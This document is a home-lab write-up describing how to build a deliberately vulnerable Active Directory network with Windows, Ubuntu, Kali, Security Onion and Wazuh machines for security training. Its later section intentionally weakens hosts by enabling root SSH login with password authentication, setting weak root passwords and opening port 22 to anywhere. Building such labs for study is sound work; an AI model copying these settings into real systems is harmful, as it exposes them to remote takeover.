


Project-X Home lab

Introduction

This lab is designed to simulate a vulnerable environment and the possible attacks that can run on it, with also the mitigations that can be took to control these risks. It helps students with setting up their machines and configuring them including the following:

- Windows Server – Domain Controller
- Windows Desktop – Windows Client
- Ubuntu Server – Linux server
- Ubuntu Desktop – Linux Client
- Security Onion – Sec Work
- WAZUH – Sec Box
- Kali Linux - Attacking Machine

Diagram




Windows Server 2025 – Domain Controller

This lab began with setting up a Windows Server Domain Controller with DHCP, DNS, and AD DS enabled within the system. It uses default passwords (for educational purposes only!) all over the system. It also uses default passwords for users inside the corp. With static IP addresses configured on it too. Active Directory is a high-value target, Misconfigurations (made on purpose in this lab) can expose sensitive data.



Common Security Threats

- **Authentication:** Weak passwords, techniques like Pass-the-Hash or Kerberoasting can allow attackers to compromise credentials.
- **Privilege Escalation:** Over-permissioned accounts may grant unnecessary access. Admin accounts are high-value targets
- **Lateral Movement:** Once inside, attacker can move through the network using AD to identify valuable targets, look for shared passwords, and use compromised credentials to move into other accounts.

Although we assign static IP Addresses through the project, setting up DHCP was for educational purposes (It's almost good to know how to set it up).




DNS was configured to the Domain Controller's IP address as "corp.project-x-dc.com" as shown in these screenshots




Any Machine Configured would have DNS as 10.0.0.5 "DC IP address" and a default gateway of 10.0.0.1

Here is the DHCP Configuration on our Domain Controller




We've also added some users and computers to the system as follows:



Now that our Domain Controller is partially ready for the next move. Let's take a look at other functioning machines.

Windows 11 Desktop – Win Client

Next, I've setup a window 11 desktop client, assigned a static IP address to it, and connected it to the Domain Controller. This machine also has default credentials. This computer is designated to "John Doe" which is a user in the system.



As we can see the machine has got a static IP address but it's still in the scope of the DHCP pool from the Domain Controller. DNS is assigned to the Domain Controller's IP address as noted before.

```
C:\Users\johnd>ping corp.project-x-dc.com


Pinging corp.project-x-dc.com [10.0.0.5] with 32 bytes of data:
Reply from 10.0.0.5: bytes=32 time=7ms TTL=128
Reply from 10.0.0.5: bytes=32 time<1ms TTL=128
Reply from 10.0.0.5: bytes=32 time=1ms TTL=128
Reply from 10.0.0.5: bytes=32 time=1ms TTL=128

Ping statistics for 10.0.0.5:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 7ms, Average = 2ms
```

We can check if it's connected by pinging the DC's DNS.

Ubuntu 22.04 Desktop – Linux Client

This machine is designated to user “Jane Doe” with the same configurations set as “win-client”. A static IP address and connection to the Active Directory Domain Controller.



We’ve used Samba Winbind to connect this machine to the DC.

```
janed@linux-client:~$ sudo ls /etc/netplan
50-cloud-init.yaml  90-NM-1eef7e45-3b9d-3043-bee3-fc5925c90273.yaml
janed@linux-client:~$ sudo cat /etc/netplan/90-NM-1eef7e45-3b9d-3043-bee3-fc5925c90273.yaml
network:
  version: 2
  ethernet:
    enp0s3:
      renderer: NetworkManager
      match: {}
      addresses:
        - "10.0.0.101/24"
      nameservers:
        addresses:
          - 10.0.0.5
      networkmanager:
        uuid: "1eef7e45-3b9d-3043-bee3-fc5925c90273"
        name: "netplan-enp0s3"
        passthrough:
          connection.timestamp: "1743658657"
          ipv4.address1: "10.0.0.101/24,10.0.0.1"
          ipv4.method: "manual"
          ipv6.method: "disabled"
          ipv6.ip6-privacy: "-1"
          proxy: ""
```

```
janed@linux-client:~/Desktop$ cd ~
janed@linux-client:~$ sudo login
[sudo] password for janed:
linux-client login: janed
Password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.11.0-21-generic x86_64)
```

* Documentation: <https://help.ubuntu.com>
* Management: <https://landscape.canonical.com>
* Support: <https://ubuntu.com/pro>

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: `apt list --upgradable`

Enable ESM Apps to receive additional future security updates.
See <https://ubuntu.com/esm> or run: `sudo pro status`

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in `/usr/share/doc/*/copyright`.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```
janed@linux-client:~$ pwd
/home/janed
```

```
janed@linux-client:~$ ps aux | grep "winbind"
root      1148  0.0  0.5  86688 22712 ?        Ss   07:37   0:00 /usr/sbin/winbindd --foreground --no-proces
s-group
root      1161  0.0  0.3  86116 15576 ?        S    07:37   0:00 winbindd: domain child [LINUX-CLIENT]
root      1163  0.0  0.5  93572 23200 ?        S    07:37   0:00 winbindd: domain child [CORP]
root      1374  0.0  0.1  86320  7628 ?        S    07:37   0:00 winbindd: domain child [BUILTIN]
root      1375  0.0  0.3  86792 12608 ?        S    07:37   0:00 winbindd: idmap child
janed     4051  0.0  0.0   9144  2196 pts/0    S+   07:43   0:00 grep --color=auto winbind
```

Ubuntu 22.04 Server – Email Server

For now, the same goes with setting up a static IP address with samba winbind setup for connecting to the DC. This machine is designed to be an email server, so there will be “s-nail” configured in the system.

```
email-svr@smtp:~$ sudo ls /etc/netplan
01-netcfg.yaml  50-cloud-init.yaml  tmp-50-cloud-init.yaml
email-svr@smtp:~$ sudo cat /etc/netplan/01-netcfg.yaml
network:
  ethernets:
    ensp0s3:
      dhcp4: false
      addresses:
        - 10.0.0.8/24
      gateway4: 10.0.0.1
      nameservers:
        addresses:
          - 10.0.0.5
          - 8.8.8.8
          - 8.8.4.4
  version: 2
```

```
email-svr@smtp:~$ ps aux | grep 's-nail'
email-s+  2436  0.0  0.0  6480  2392 tty1    S+   05:47   0:00 grep --color=auto s-nail
```

```
email-svr@smtp:~$ sudo cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 email-svr
10.0.0.5 corp.project-x-dc.com
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

For now, this machine is connected to our DC and has that DNS of “corp.project-x-dc.com” assigned to the DC’s IP address.

Kali Linux – Attacker Machine

Setup a Kali Linux machine to simulate our attacks on the system. With a static IP address of 10.0.0.50 and openssh-server installed.

We've also done setting up security onion and assigned a static IP address for it as well.

Ubuntu 22.04 Desktop – Sec Box (WAZUH)

For now, we've created 2 groups (Windows, Linux) and injected wazuh agents into other machines as follows:

< 1 >

Vulnerable Environment Setup

Email Server

Starting off by updating and installing openssh-server on the email server. The question is: why do we need ssh enabled in our email server?

Administrators find it easy to manage, maintain, and control servers using ssh as it's easy to login to.

```
email-svr@smtp:~$ sudo apt update -y
[sudo] password for email-svr:
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Hit:2 http://eg.archive.ubuntu.com/ubuntu jammy InRelease
Get:3 http://eg.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:4 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [2,212 kB]
Get:5 http://eg.archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Get:6 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [340 kB]
Get:7 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [3,127 kB]
Get:8 http://eg.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [2,460 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [556 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [970 kB]
Get:11 http://eg.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [404 kB]
Get:12 http://eg.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [3,259 kB]
Get:13 http://eg.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [577 kB]
Get:14 http://eg.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,198 kB]
Get:15 http://eg.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [295 kB]
Fetched 15.8 MB in 6s (2,647 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
20 packages can be upgraded. Run 'apt list --upgradable' to see them.
email-svr@smtp:~$ sudo apt install openssh-server -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openssh-server is already the newest version (1:8.9p1-3ubuntu0.11).
0 upgraded, 0 newly installed, 0 to remove and 20 not upgraded.
email-svr@smtp:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
^[[email-svr@smtp:~$ sudo systemctl start ssh
```

Checking if “ssh” is running properly.

```
email-svr@smtp:~$ sudo systemctl status ssh
• ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Fri 2025-04-04 05:54:27 UTC; 2min 0s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
   Main PID: 788 (sshd)
     Tasks: 1 (limit: 4562)
    Memory: 3.2M
       CPU: 51ms
    CGroup: /system.slice/ssh.service
            └─788 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Apr 04 05:54:27 smtp.corp.project-x-dc.com systemd[1]: Starting OpenBSD Secure Shell server...
Apr 04 05:54:27 smtp.corp.project-x-dc.com sshd[788]: Server listening on 0.0.0.0 port 22.
Apr 04 05:54:27 smtp.corp.project-x-dc.com sshd[788]: Server listening on :: port 22.
Apr 04 05:54:27 smtp.corp.project-x-dc.com systemd[1]: Started OpenBSD Secure Shell server.
```

For the sake of making this machine vulnerable, we're going to edit the sshd-config file and uncomment the following lines:

```
GNU nano 6.2 /etc/ssh/sshd_config
# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
#PermitEmptyPasswords no

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify    ^_ Go To Line  M-E Redo
```

Now, let's restart "ssh" and change root user's password to something like "november".

Then we would open port 22 in UFW (Uncomplicated Firewall).

```
email-svr@smtp:~$ sudo systemctl restart ssh
email-svr@smtp:~$ pwd
/home/email-svr
email-svr@smtp:~$ sudo passwd root
New password:
Retype new password:
passwd: password updated successfully
email-svr@smtp:~$ su root
Password:
root@smtp:/home/email-svr# whoami
root
```

```
root@smtp:/home/email-svr# sudo ufw allow 22
Rule added
Rule added (v6)
root@smtp:/home/email-svr# sudo ufw status
Status: active

To Action From
--
Postfix ALLOW Anywhere
22 ALLOW Anywhere
Postfix (v6) ALLOW Anywhere (v6)
22 (v6) ALLOW Anywhere (v6)
```

Linux Client

We're going to perform the same actions done on the previous machine.

On this one, the root password would be "@password123!".

```
janed@linux-client:~/Desktop$ sudo ufw status
Status: active

To Action From
--
22 ALLOW Anywhere
22 (v6) ALLOW Anywhere (v6)

janed@linux-client:~/Desktop$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enab>
   Active: active (running) since Fri 2025-04-04 08:16:35 EET; 3min 20s ago
 TriggeredBy: ● ssh.socket
   Docs: man:sshd(8)
        man:sshd_config(5)
   Process: 4980 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
  Main PID: 4982 (sshd)
    Tasks: 1 (limit: 4609)
   Memory: 1.2M (peak: 1.5M)
      CPU: 20ms
   CGroup: /system.slice/ssh.service
           └─4982 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
```

We'll install postfix mailutils and change configurations on
/etc/postfix/main.cf configuration file

```
janed@linux-client:~/Desktop$ sudo apt install postfix mailutils -y

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated defer_un>
myhostname = linux-client
my_domain = corp.project-x-dc.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
mydestination = $myhostname, linux-client, localhost.localdomain, , localhost
relayhost =
mynetworks = 127.0.0.0/8 10.0.0.0/24 [::ffff:127.0.0.0]/104 [::1]/128
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all
home_mailbox = Maildir/
virtual_alias_maps=hash:/etc/postfix/virtual
```

Now, we need to create the virtual file in postfix. Since this machine is “Jane Doe”’s computer, we’ll need to map any email coming to the “janed” local account as follows:

```
email-svr@smtp.corp.project-x-dc.com janed
```

Now let’s apply the mapping to the virtual file and restart postfix service.

```
janed@linux-client:~/Desktop$ sudo postmap /etc/postfix/virtual
janed@linux-client:~/Desktop$ sudo systemctl restart postfix
```

Then we need to make the directory where Jane Doe’s mail is going to be sent to and change its permissions:

```
janed@linux-client:~$ pwd
/home/janed
janed@linux-client:~$ mkdir -p ~/Maildir/{cur,new,tmp}
janed@linux-client:~$ sudo chmod 700 -R ~/Maildir
```

After that we’re going to set an environment variable called “MAIL” which will allow us to interact with mail being delivered and supply the variable into the current session.

```
janed@linux-client:~$ echo 'export MAIL=~/Maildir' | sudo tee -a /etc/bash.bashrc
c | sudo tee -a /etc/profile.d/mail.sh
export MAIL=~/Maildir
```

```
janed@linux-client:~$ source /etc/profile.d/mail.sh
```

Now, let’s enable SMTP on UFW (Uncomplicated Firewall) to allow receiving email through SMTP port 25.

```
janed@linux-client:~$ sudo ufw allow postfix
[sudo] password for janed:
Rule added
Rule added (v6)
janed@linux-client:~$ sudo ufw enable
Firewall is active and enabled on system startup
janed@linux-client:~$ sudo ufw reload
Firewall reloaded
janed@linux-client:~$ sudo ufw status
Status: active
```

To	Action	From
--	-----	----
22	ALLOW	Anywhere
Postfix	ALLOW	Anywhere
22 (v6)	ALLOW	Anywhere (v6)
